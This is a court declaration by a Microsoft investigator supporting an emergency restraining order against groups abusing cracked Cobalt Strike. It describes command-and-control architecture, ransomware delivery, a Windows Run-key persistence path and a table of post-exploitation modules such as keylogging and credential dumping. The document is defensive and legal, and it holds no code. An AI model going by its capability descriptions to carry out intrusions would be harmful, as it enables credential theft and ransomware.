UNITED STATES DISTRICT COURT
EASTERN DISTRICT OF NEW YORK

MICROSOFT CORPORATION, a Washington Corporation, FORTRA, LLC, a Delaware Limited Liability Company, and HEALTH-ISAC, INC., a Florida Corporation,

Plaintiffs,

v.

JOHN DOES 1-2, JOHN DOES 3-4 (AKA CONTI RANSOMWARE GROUP), JOHN DOES 5-6 (AKA LOCKBIT RANSOMWARE GROUP), JOHN DOES 7-8 (AKA DEV-0193), JOHN DOES 9-10 (AKA DEV-0206), JOHN DOES 11-12 (AKA DEV-0237), JOHN DOES 13-14 (AKA DEV-0243), JOHN DOES 15-16 (AKA DEV-0504), Controlling Computer Networks and Thereby Injuring Plaintiffs and Their Customers,

Defendants.

Case No.

FILED UNDER SEAL

DECLARATION OF CHRISTOPHER COY IN SUPPORT OF APPLICATION FOR AN EMERGENCY *EX PARTE* TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE RE PRELIMINARY INJUNCTION

I, Christopher Coy, declare as follows:

1. I am a Principal Investigator in Microsoft Corporation's Digital Crimes Unit ("DCU") Malware & Cloud Crimes Team. I make this declaration in support of Microsoft's Application for An Emergency Temporary Restraining Order and Order To Show Cause Re Preliminary Injunction. I make this declaration of my own personal knowledge or on information and belief where indicated. If called as a witness, I could and would testify competently to the truth of the matters set forth herein.

2. In my current role at Microsoft, I assess technological security threats to Microsoft and the impact of such threats on Microsoft's business and customers. Prior to my current role, I worked as a Senior Engineer, responsible for assessing the quality and value of patents across a

diverse set of technology areas in Microsoft's patent portfolio, and analyzing third-party patent portfolios for acquisition, licensing, or litigation. Prior to that, while also employed by Microsoft, I worked as a Senior Security Program Manager responsible for the development of Microsoft's corporate Security Development Lifecycle (SDL) security policy; and as a Software Design Engineer, I led multiple teams responsible for ensuring the quality of a variety of feature areas across Microsoft products, including Windows Phone, Windows 7, Xbox HD DVD, Operations Manager, and msn.com. Before joining Microsoft, I worked for Informix Corporation as a Software Engineer performing quality assurance test development for Informix database systems. In parallel to my Microsoft employment, I am also a United States Navy Reservist having served for 21 years as an Intelligence Officer and a qualified Information Warfare Officer, attaining the rank of Commander. I am a graduate of the University of Kansas with a Bachelor of Science in Computer Science, and the University of Washington with a Master of Science in Cybersecurity Engineering. I have been employed by Microsoft since March 1998.

3. A true and correct copy of the current version of my curricula vitae is attached to this declaration as **Exhibit 1.**

4. I have investigated the structure and function of a malicious software ("malware") command and control architecture abusing a legitimate commercial adversary simulation software used for penetration testing called "Cobalt Strike," the activities carried throughout this infrastructure, and an assessment of the impact on Microsoft's business and on users of the Internet. The malicious Cobalt Strike infrastructure has caused, and continues to cause, extreme damage to Microsoft and other parties which, if allowed to continue, will be compounded as the case proceeds.

I. DEFENDANTS

5. The identities and specific locations of the Defendants who have set up and currently operate the malicious Cobalt Strike infrastructure are currently uncertain. However, we have detected instances of the malicious Cobalt Strike infrastructure, including its "command and control" infrastructure in many different countries, including the United States and in the Eastern District of New York, and it is probable that the criminals operating that malware are also located in different countries.

6. Defendants control the malicious instances of Cobalt Strike through a command and control infrastructure comprised of IP addresses and domains maintained on an interconnected network. They use common tools, a common codebase, and common tactics to establish and run the infrastructure. They appear to share command and control resources. In sum, my investigation has uncovered what is, in effect, a Cobalt Strike infrastructure criminal enterprise, comprised of Defendants who develop, commercialize, and support the malicious instances of Cobalt Strike using infrastructure designed for the purpose of carrying out the criminal activity.

II. COBALT STRIKE

A. Legitimate Versions of Cobalt Strike

7. Cobalt Strike is a commercial security testing tool made by the company Fortra LLC.[1] The application functions as a threat emulation program developed to simulate "Red Team"[2] operations that are designed to execute targeted attacks and emulate post-exploitation activities of advanced threat actors for the purpose of testing the resilience of an organization's cyber defenses.

[1] www.fortra.com.

[2] "Red Teams" are security teams that play the role of an enemy or competitor to provide security feedback from that perspective.

8. Cobalt Strike itself is a command and control application with two primary components: the team server and the client. A team server accepts client connections. The client is how operators connect to a team server. These two components are contained in a Java executable file (a "JAR file"). "Beacon" is the name for Cobalt Strike's default simulated malware payload used to create a connection to the team server. The beacon file contains contact information such as the command and control IP address or domain, connection port information, watermark,[3] and encryption keys. Legitimate penetration testers use this application to test whether an organization's system would potentially succumb to the infiltration of malware into the network.

B. Unauthorized "Cracked" Versions of Cobalt Strike

9. Compromised and unauthorized versions of Cobalt Strike are commonly referred to in the cybersecurity community as "cracked" versions[4] and often consist of manipulated beacon files that are programmed to communicate with malicious command and control infrastructure to engage in illegal activities once a malware infiltrates a victim's systems. More specifically, cracked versions of Cobalt Strike allow Defendants to gain control of their victim's machine and move laterally through the connected network to find other victims and install malware. This includes installing ransomware like Conti, Lockbit, Quantum Locker, Royal, Cuba, BlackBasta, BlackCat, and PlayCrypt, to disable access to the systems. In essence, Defendants are able to

[3] Watermarks are unique values associated with certain Cobalt Strike license. Legitimate, licensed versions of Cobalt Strike have a watermark embedded into the beacon file that are associated with the Cobalt Strike license. Cobalt strike watermarks can be identified in post-incident analysis and is considered valued intelligence in the security community. In addition, certain versions of Cobalt Strike have been cracked and any value can be placed in the watermark file. Example: 666, 1234567890, etc.

[4] As used in this declaration as in others, "cracked versions of Cobalt Strike" refer to stolen, unlicensed, or otherwise unauthorized versions or copies of Cobalt Strike.

leverage cracked versions of Cobalt Strike to brutally force their way into victim machines and deploy malware.

10. Cracked versions of Cobalt Strike are distributed in various forums. Typically, these are the result of someone modifying a trial JAR file to bypass the license check and rebuilding the JAR file, or by crafting an authorization file with a fake license ID and distributing that with the JAR file. We analyzed these Cobalt Strike licenses and deployed a system referred to as a "crawler" to find cracked versions of Cobalt Strike. As further outlined in the Declaration of Jason Lyons, the purpose of crawling the Cobalt Strike infrastructure is to have a high-fidelity signal that such infrastructure is active. *See* Lyons Decl. at ¶ 18.

11. Microsoft Defender is the anti-malware component of Microsoft Windows, which is built into the Windows operating system. Defender's antivirus screening is capable of detecting Cobalt Strike as malware. This is not unique to Microsoft; other antivirus programs also detect Cobalt Strike as malware. Users who do not enable Defender or other antivirus software are exposed to the unauthorized use of Cobalt Strike by cybercriminals, including the Defendants in this action. As part of the operation of Defender, the software will collect the Cobalt Strike configuration files. These configuration files comprise one of the data sources used in connection with the crawler.

12. Members of the security industry consider these cracked versions of Cobalt Strike as malware,[5] given the ubiquity in its use by threat actors to infiltrate victim systems and networks.

[5]There are many public blogs or reports that use the watermark association to differentiate legitimate and malicious versions of Cobalt Strike. "However, cracked/pirated versions usually patch this to a fixed value, making it easy to identify which beacons are more likely to be malicious (i.e. not a penetration tester). This likelihood aligns with our incident response engagements so far, where beacons related to the compromise used known-bad watermarks. *See* "Mining Data From Cobalt Strike Beacons,"NCC Group, available at https://research.nccgroup.com/2022/03/25/mining-data-from-cobalt-strike-beacons/. *See* also the profile on cracked

13. Legitimate versions of Cobalt Strike remain as one of the most well-known penetration testing tools on the market for Red Teams, and it is the *cracked* versions of Cobalt Strike – universally considered malware[6] – that poses the security risk.

III. INVESTIGATION OF THE COBALT STRIKE INFRASTRUCTURE

14. The command and control infrastructure at issue in this case—the Defendants' "Cobalt Strike" infrastructure—is a prolific and globally dispersed malware distribution infrastructure. I and other Microsoft investigators have been able to identify operational details about the Cobalt Strike infrastructure, the methods of communications among infected computers, how the infrastructure transmits threats to innocent computers, and the Cobalt Strike infrastructure's mechanisms to evade detection and attempts to disrupt its operation.

15. The Cobalt Strike infrastructure has infected many devices around the world.[7] The Cobalt Strike infrastructure is a complex and constantly evolving threat, delivering ransomware, providing backdoor access to infected machines, and acting as a gateway malware dropper to deploy additional ransomware. For example, once installed, it can further deliver the Conti ransomware to the victim's machine. The Cobalt Strike command and control infrastructure can also install other tools for malicious purposes, such as Metasploit[8] and Mimikatz,[9] which are used

versions of Cobalt Strike by MITRE ATT&CK®, available at https://attack.mitre.org/software/S0154/.

[6] References herein to "Cobalt Strike malware" or "Cobalt Strike infrastructure" is in connection with the unauthorized, cracked versions of Cobalt Strike *only*. Distinction will be made when discussing the use and activities of the legitimate Cobalt Strike application.

[7] Based on Microsoft Defender telemetry alone, within the past twenty four months, over 1.5 million unique machines have been detected. This does not include generic detection names that still run cracked versions of Cobalt Strike which do not label their programs as some derivative of "Cobalt Strike."

[8] Metasploit is another penetration testing tool available to Red Teams.

[9] Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of networks.

to assist with lateral movement and ransomware deployment via post exploitation features.

16. Cobalt Strike infrastructure is an active, sophisticated, and modular system, which enables its operators to easily add or remove capabilities. For example, Cobalt Strike loads many modules that carry out various tertiary tasks that normally involve credential theft, system and network profiling, email and data harvesting, and further propagation of malware. Credential theft can be achieved by operators pushing tools or malware like Mimikatz to the victim via post exploitation features (or modules).

17. Once the Cobalt Strike malware infects a new victim computing device, it contacts a command and control computer over the Internet from which it begins to receive instructions and additional malware modules. This effectively places the infected computer under the command of the Defendants.

18. Once under command of the operators of the malware, operators are able to leverage the cracked versions of the Cobalt Strike application to infiltrate the security systems by providing a backdoor and serve as a gateway malware dropper to deploy additional ransomware such as Conti, Lockbit, Quantum Locker, Royal, Cuba, BlackBasta BlackCat, and PlayCrypt, to the victim's machine.

19. I have obtained copies of the Cobalt Strike code that the Defendants deliver and install on infected end-user computers that are part of the malicious infrastructure, and have carried out an examination of that code. I have researched the command and control infrastructure of the Defendants' unauthorized use of Cobalt Strike. I have researched the infrastructure used to propagate the Defendants' cracked Cobalt Strike code deployed to end-user computers. I have also reviewed literature published by other well-regarded computer security investigators concerning Defendants' unauthorized use of Cobalt Strike, and their findings have confirmed my own

conclusions. Through these and related investigative steps, I have developed detailed information about the size, scope, and illegal activities of the Defendants' unauthorized use of Cobalt Strike.

20. Microsoft's investigation unfolded in several steps:

a. Partnered with Microsoft Digital Crimes Unit (DCU) resources and teams internal to Microsoft;

b. Utilized Microsoft security signals and open source data; and

c. Leveraged automated scanning and crawling of active Cobalt Strike servers to identify cracked versions of Cobalt Strike based on watermarks that are known to be tied with cracked versions of Cobalt Strike. We obtained information from Fortra regarding these watermarks, and used the information Fortra provided in connection with Microsoft's investigation

21. In the course of Microsoft's investigation into the Defendants' cracked use of Cobalt Strike, we analyzed approximately 50,000 unique samples of the cracked versions of Cobalt Strike. As part of the investigation I, and other Microsoft investigators, purposely infected several investigator-controlled computers with the malware that the cracked versions of Cobalt Strike deploy. This placed the computers under the control of the cybercriminals operating the malware to enable me and other Microsoft investigators to monitor the telemetry of the Cobalt Strike infrastructure and to monitor all of the illicit communications going to and coming from the infected computers. We then monitored and analyzed the activities of the infected computers and observed initial beacons to the command and control server. We carefully analyzed the changes that the cracked versions of Cobalt Strike make to Microsoft's operating system and application software during this infection process, and we reverse-engineered the code to determine how it operates. I participated in and reviewed these investigative techniques.

22. During our investigation, the other Microsoft investigators and I observed the infected computers connect to and receive instructions from the Cobalt Strike infrastructure's command and control servers, and through this method, we were able to identify IP addresses or domains of the command and control servers used to control the cracked versions of Cobalt Strike under investigation. Based on my examination of the IP addresses and domains utilized as Cobalt Strike command and control servers, I was able to determine particular technical features and behaviors associated with such IP addresses and domains, which I was thereafter able to use to confirm that new IP addresses and domains are, in fact, associated with the cracked versions of Cobalt Strike. This verification process has enabled me to accurately identify cracked Cobalt Strike command and control servers that should be disabled through this action.

23. Furthermore, during our investigation, we were also able to identify websites that are used to support cracked versions of Cobalt Strike and able to accurately identify the associated online domains that should be disabled through this action.

24. Based on our investigation and analysis, Microsoft has determined that Defendants' cracked versions of Cobalt Strike are a substantial and robust delivery mechanism for distributing ransomware and other malware, carrying out user credential harvesting, and engaging in exploit campaign attacks. Therefore, I conclude that the primary purpose of Defendants' cracked versions of Cobalt Strike and the Defendants' operation is to be a malware-as-a-service for the purpose of stealing account credentials, personal identification information, monetary funds, as well as to further propagate the malware infrastructure itself. I also conclude from these same facts, upon information and belief, that the Defendants must have known and intended that the cracked versions of Cobalt Strike and Defendants' operation of cracked versions of Cobalt Strike was to defraud end-user victims, by means of fraudulent pretenses and representations transmitted over

the Internet, as further described below. Microsoft has been directly injured in its business and property by these Defendants' acts and their coordinated pattern of acts.

IV. ORGANIZATION OF THE COBALT STRIKE INFRASTRUCTURE

25. As stated above, the infrastructure at issue is comprised of a network of computing devices, connected to the Internet, that are infected with a particular type of cracked versions of Cobalt Strike that Defendants operate as malware, and which are used by Defendants to distribute further malware. The malware gives the Defendants in this matter remote control via the Internet over the operation of the infected computing devices. Malware of this type can generally take on one of several structures that allow a single criminal or criminal organization to control the vast array of compromised computing devices.

26. Like other malware infrastructure, the cracked Cobalt Strike infrastructure is comprised of a large number of victim computers that have been infected by the Defendants with the Cobalt Strike malware. Further, the infrastructure includes computers that have a "command and control" purpose. These command and control computers are utilized by the Defendants to transfer command and control instructions to the infected victim computers, in order to maintain control over the operation of those victim computers and to carry out the numerous types of harmful activities described more fully later in this declaration. Further detail regarding the infected victim computers and the command and control computers is set forth below.

A. Infected Victim Computers

27. The cracked versions of Cobalt Strike are used by Defendants to compromise countless end user computers, of the type commonly found in businesses, living rooms, schools, libraries, and Internet cafes around the world. The Defendants are suspected of using various means of infecting end-user computers. Our investigation determined that cracked versions of

Cobalt Strike are disseminated via technical exploits of victim computers, malicious spam email, or spearphishing campaigns. These campaigns send unsolicited emails that direct users to download the cracked versions, constituting malware, from malicious websites or trick the user, into opening malware through an attachment, such as a Microsoft Word document.

28. In general, the Defendant operators of the cracked versions of Cobalt Strike are constantly engaged in infecting additional end user computers. To counter them, numerous software providers and software security firms are constantly engaged in trying to remove the cracked versions of Cobalt Strike from those computers or otherwise prevent Defendants' activities. Microsoft has conducted an independent investigation to determine the number of computing devices infected by the cracked versions of Cobalt Strike. The total number of infected computers impacted by cracked versions of Cobalt Strike, over time, has been massive. Based on our investigation, we have observed that over 1.5 million computers in twenty-four months have been infected by the cracked versions of Cobalt Strike.

29. The infected victim computers are responsible for performing the daily work of the malware infrastructure. Further, owners of the infected victim computers are targets of the Defendants, as Defendants can use these computers to install ransomware such as Conti, Lockbit, Quantum Locker, Royal, Cuba, BlackBasta BlackCat, and PlayCrypt. The Conti ransomware once deployed on a victim's system, for example, will try to terminate a number of services to ensure that it can encrypt files, disable real time monitoring, and uninstall the Windows Defender application, and subsequently demand a ransom or to engage in other malicious activity directed at the victims. The Lockbit ransomware, once deployed on a victim's system, encrypts the data on the victim machine and prevents the user from being able to access their data and demand payment for the decryption tool. In fact, the malicious operator utilizes double or triple extortions to force

victims to pay ransom. Aside from encrypting files, Lockbit can perform distributed denial-of-service (DDoS) attacks on the victim's infrastructure, as well as steal data and use leak sites to expose a company's important data.

B. Command and Control Computers

30. The command and control computers are specialized computers and/or software ("servers"). Defendants purchased or leased these servers and use them to send commands to control the infected victim computers. The command and control computers send the most fundamental instructions, modules, updates, and commands, and overall control of the malware is carried out from these computers. Command and control computers include the servers at various IP addresses (i.e., "Internet Protocol" address) and domains listed in **Exhibit 2** to this declaration (also attached as **Appendix A** to the Complaint), which are described more fully below.

31. Each instance of cracked versions of Cobalt Strike infecting a user's computing device is pre-programmed to connect and communicate with command and control servers. The cracked versions of Cobalt Strike are able to generate multiple beacons to contact numerous command and control servers. When such a connection is made, the servers can download instructions or additional malware to the infected computing device and upload stolen information from it.

32. To create the command and control computers, Defendants set up accounts with web-hosting providers - i.e., companies, usually legitimate, that provide facilities where computers can be connected through high-capacity connections to the Internet and locate their servers in those facilities. By contacting a command and control server, the cracked versions of Cobalt Strike can receive updated commands and modules from and communicate with the Defendants.

C. Overview of Command and Control Communications Channels

33. After the cracked versions of Cobalt Strike infect a victim computing device, they connect over the Internet to pre-programmed command and control servers. In its first communication, it sends the command and control server the victim computer's IP address, the version of Windows running on the computer, a unique computing device identifier and a machine language identifier. At this point, it is ready to begin executing commands sent to it by the Defendants.

34. The Defendants are able to send and receive communications between their command and control servers and the infected victim computers compromised by cracked versions of Cobalt Strike. **Figure 1** below illustrates the communication channels of the cracked versions of Cobalt Strike, between the command and control servers and infected victim computers.




Figure 1 – Command and Control Communication Channels

35. The primary command and control communications channel between infected victim computers and Defendants' command and control computers (sometimes abbreviated in

this declaration as "C2") is comprised of particular IP addresses or internet domains associated with servers directly controlled by Defendants. An IP address can be thought of as the physical location on the Internet of a particular computer. An "IP address" is a unique string of numbers separated by a period, such as "149.154.152.161" that identifies each computer attached to the Internet. An internet domain is a pointer, such as www.domain.com, to computers associated with such IP addresses. Defendants must lease computers and associated IP addresses from companies that provide "hosting" services, and which assign to those computers particular IP addresses. The hosting company refers to a type of company that specializes in offering computer hardware, software, connection to the Internet, technical support, and other services to companies and individuals seeking to have some presence on the Internet. Defendants must lease internet domain names from domain "registrars" which, in association with domain "registries," issue and maintain domains.

36. Once Defendants use cracked versions of Cobalt Strike to infiltrate a victim's computer and that code is installed, the victim computer receives instructions from the command and control servers associated with the primary IP addresses directly controlled by Defendants.

D. The Cobalt Strike Command and Control Communications Tier is Designed to Evade Technical Counter-Measures

37. The most vulnerable points in the Cobalt Strike infrastructure's architecture are the command and control IP addresses and domains, as they can be identified and, if disconnected from the Internet, the Defendants' communications with infected end-user computers will be severed and propagation of the malware disabled. As discussed above, I have observed that certain features of the command and control infrastructure enable the malware to better withstand technical counter-measures. For example, over time, the set of IP addresses and domains with the

command and control servers' changes. Certain IP addresses and domains fall out of use by the infected end-user computers and the Defendants. New IP addresses and domains are added to those that the infected end-user computers used to communicate with. In essence, the set of IP addresses and domains used in the command and control infrastructure is dynamic, making attempts to disable the malware more challenging.

V. DEFENDANTS HAVE ATTACKED MANY MICROSOFT CUSTOMERS IN NEW YORK

38. Through its investigation, Microsoft has determined that, through the attacks described in this declaration, Defendants have affirmatively targeted Microsoft customers in New York, including the Eastern District of New York.

39. I have recently investigated IP addresses and domains known to be associated with cracked versions of Cobalt Strike. These IP addresses and domains were associated with machines compromised by cracked versions of Cobalt Strike. Technology exists to determine the geographic location of IP addresses, alone or in association with domains. Using such technology, I determined the geographical location of these IP addresses collected during the sample period. I plotted such IP addresses on maps of New York and the Eastern District of New York, to represent the location of the relevant activity. Each marker on the maps represents at least one computer to which Defendants have directed the cracked versions of Cobalt Strike. As can be seen below, in **Figure 2**, the Cobalt Strike Defendants have directed their activity toward victims located in New York, including in the Eastern District of New York and the United States. For example, Defendants have specifically directed the cracked versions of Cobalt Strike to computers in **Brooklyn, Queens, Hempstead, and Stony Brook**.




Figure 2 – Cracked Cobalt Strike Victim Infrastructure (Eastern District of New York).

VI. DEFENDANTS USE OF CRACKED VERSIONS OF COBALT STRIKE CAUSES SEVERE HARM

A. Defendants Cause Severe Harm by Engaging in Malicious Activities Against Victims Such as Deploying Ransomware

40. Defendants inflict severe harm on individuals whose computing devices are infected by their use of cracked versions of Cobalt Strike. Once a computing device is compromised by cracked versions of Cobalt Strike, Defendants can use the victim's computer to send commands and instructions to the infected computing device to control it surreptitiously and deliver malware that, among other things, enables Defendants to take control of the victim's computer and extort money from them. Defendants' primary goal is to deliver ransomware and enable attacks against other computers.

41. Although Cobalt Strike has the capability to upload and execute any tools based on malware operator's choice, the Cobalt Strike framework contains built-in commands that are implemented via modules (i.e. "dynamic link libraries" otherwise known as "DLL" files). These

tools are sent to the beacon DLL running on the victim machines and injected into Windows processes (for example, the Windows "svchost.exe" process), execute the module, and then report the result back to the operators via C2 server by means of an "HTTP post" request, which is a type of web message format. The following summarizes key modules and references that Defendants use:

Module	**Purpose**
Screenshots	Take screenshots of the victim screen.
Desktop Control	Interact with the desktop on the victim machine. The C2 server will initiate a VNC server and establish a tunnel to the beacon DLL running on the victim machine.
Keylogger	Monitor and log keyboard strokes that current user generated. Operators have the option to take continuous screenshots or use different method to take screenshots.
Mimikatz	Tool use to extract sensitive information, such as passwords and credentials, from the system's memory. It is also use to bypass multi-factor authentication, escalate privileges, and move laterally within the network
Credential and Hash Harvesting	Dump credential hashes (like LM and NTLM hashes) from LSASS. It can also use to recover credentials from Google Chrome.
Malleable C2 Design and Reference Guide	Open source guide and tools for designing and generating Cobalt Strike C2 profiles.

Table 1 – Modules and References

42. The scope and scale of Defendants' targeting of healthcare and financial institutions is broad and global in nature. Healthcare organizations such as hospitals in the United States, Central America and the European Union have also been targeted by the Defendants. Financial institutions including global transaction banks, regional banks, payment processors headquartered in North America, the European Union, and Asia-Pacific have been targeted by the Defendants.

Thus, the threat posed by cracked versions of Cobalt Strike is shared by the entire healthcare and financial industry, many other industries, and Microsoft as all must take substantial steps and make significant investments in defending against these types of activities.

43. As reflected in the chart above, other modules available in cracked versions of Cobalt Strike are directed at reconnaissance and collection of technical information about the victim machine and network, propagation of the cracked versions of Cobalt Strike across the victim's network, remote control of the victim's computer and network, searching for and collecting personal information (online credentials, Windows credentials, email addresses, browser data etc.) and attacking other computers through the victim computers. This malware and its operation have been observed in the wider cybersecurity community as well. For example, attached to this declaration as **Exhibit 3 and 4**[10] are true and correct copies of threat research reports by cybersecurity firm, Mandiant, discussing the malware capabilities of cracked versions of Cobalt Strike, which includes the capacity to launch phishing campaigns. This threat report is of the type that I and other cybersecurity researchers rely on in the technical investigation of malware and is consistent with my own direct observations regarding operation of cracked versions of Cobalt Strike during the course of my research.

44. In addition, cracked versions of Cobalt Strike are known to deliver other forms of malicious code, including ransomware. Ransomware is a type of malware that prevents victim user from accessing their systems or personal files and demands ransom payment in order to regain

[10] Mandiant - Defining Cobalt Strike Components So You Can BEA-CONfident in Your Analysis https://www.mandiant.com/resources/blog/defining-cobalt-strike-components ; Mandiant - Not So Cozy: An Uncomfortable Examination of a Suspected APT29 Phishing Campaign https://www.mandiant.com/resources/blog/not-so-cozy-an-uncomfortable-examination-of-a-suspected-apt29-phishing-campaign

access. The introduction of ransomware into a system can have devastating effects, including most recently an instance of ransomware that crippled the IT network of a German hospital resulting in the death of a woman seeking emergency treatment. Attached to this declaration as **Exhibit 5** is a true and correct copy of an article discussing a ransomware-related death in Germany.[11] Ransomware has also been cited by the Cybersecurity and Infrastructure Security Agency at the Department of Homeland Security (DHS) as having the potential to sow chaos during the elections. Attached to this declaration as **Exhibits 6** is a true and correct copy of a CISA toolkit overview discussing this ransomware threat.[12]

B. Defendants Cause Severe Harm by Making Cracked Changes to The Victim Computers and The Windows Operating System

45. Defendants' activities using cracked versions of Cobalt Strike inflict substantial damage on Microsoft whose products and trademarks Defendants systematically abuse as part of the malware's fraudulent operations. Defendants activities using cracked versions of Cobalt Strike severely damage the computing devices that are infected, making low-level changes to the operating system including Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11 and several versions of Windows Servers. For example, once the Defendants infect a computer with the cracked versions of Cobalt Strike, it compromises the underlying code of Microsoft's Windows operating system to alter the behavior of various Windows routines by manipulating various registry key settings and scheduled tasks.

46. During the infection process, the cracked versions of Cobalt Strike will copy itself

[11] *Cyber Attack Suspected in German Woman's Death,* New York Times, https://www.nytimes.com/2020/09/18/world/europe/cyber-attack-germany-ransomeware-death.html

[12] *Cybersecurity Toolkit and Resources to Protect Elections,* Cybersecurity & Infrastructure Security Agency, https://www.cisa.gov/cybersecurity-toolkit-and-resources-protect-elections

to the user's computer. Depending on the variant, the file can be installed in any one of a number of possible locations. For example, in the context of Microsoft Windows 8, the cracked versions of Cobalt Strike that deploy ransomware code change a number of settings in the user's Windows registry. In particular, the cracked versions of Cobalt Strike that deploy ransomware code ultimately change the change registry entry in the Microsoft Windows registry at the path: "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" to ensure that the copy of the ransomware runs at each Windows start. This is to ensure that the malware is launched automatically every time the computing device is started. Additional details and examples of manipulated registry keys and file paths can be found in the Declaration of Rodelio Fiñones ¶ 46. As can be seen in the examples in that declaration and above, the Defendants fraudulently compromise a specific component of the Microsoft Windows 8 operating system that both uses the "Microsoft" and "Windows" trademarks, in order to conceal the activities of the malware, trade on Microsoft's trademarks and deceive end-user victims of the operating system.

47. The compromised Windows operating system does not appear any different to the user of the infected computer. The user, thus, thinks the compromised operating system is developed and distributed by Microsoft, despite the fact that it is the operators of the malware that are compromising the operating system. This harms Microsoft's reputation and goodwill among the public.

C. Defendants Cause Severe Harm By Distributing And Installing Other Types Of Dangerous Malware

48. Defendants use cracked versions of Cobalt Strike to carry out a variety of illegal activities, but such cracked versions are well-known known as downloaders/droppers for delivering major malware families in what is known as a "malware-as-a-service" criminal business

model that delivers ransomware that locks a victim's computer and demands payment to unlock it, banking Trojans that steal funds from victim accounts, and a wide range of other types of malware. The malware distributed by cracked versions of Cobalt Strike that I have identified include Conti, which is a type of ransomware. Conti cyber threat actors remain active and reported Conti ransomware attacks against U.S. and international organizations have risen to more than 1,000. While Conti is considered a ransomware-as-a-service (RaaS) model ransomware variant, there is variation in its structure that differentiates it from a typical affiliate model. It is likely that Conti developers pay the deployers of the ransomware a wage rather than a percentage of the proceeds used by affiliate cyber actors and receives a share of the proceeds from a successful attack. Attached to this declaration as **Exhibit 7** is a true and correct copy of a Cybersecurity & Infrastructure Security Agency Alert discussing the Conti ransomware.[13] Also attached to this declaration as **Exhibit 8** is a true and correct copy of an article discussing Cobalt Strike-delivered Conti ransomware targeting hospitals during the COVID-19 pandemic.[14]

49. In other words, one of the major activities associated with Defendants' use of cracked versions of Cobalt Strike is downloading and spreading secondary malware and other malicious code onto infected computers, including the ransomware discussed in this declaration. Each of these secondary malware infections makes further changes to the user's computing device, including by adding files, changing registry settings, opening additional backdoors that allow control by other cybercriminals, and allowing yet further sets of malware to be downloaded onto

[13] "Conti Ransomware," Cybersecurity and Infrastructure Security Agency, CISA, https://www.cisa.gov/uscert/ncas/alerts/aa21-265a

[14] *Conti's Ransomware Toll on the Healthcare Industry*, Krebs on Security, https://krebsonsecurity.com/2022/04/contis-ransomware-toll-on-the-healthcare-industry/

the computing device. All of these malware variants are designed to attack computing devices running Microsoft Windows operating systems and may themselves be connected to other criminal infrastructure beyond cracked versions of Cobalt Strike receiving additional commands.

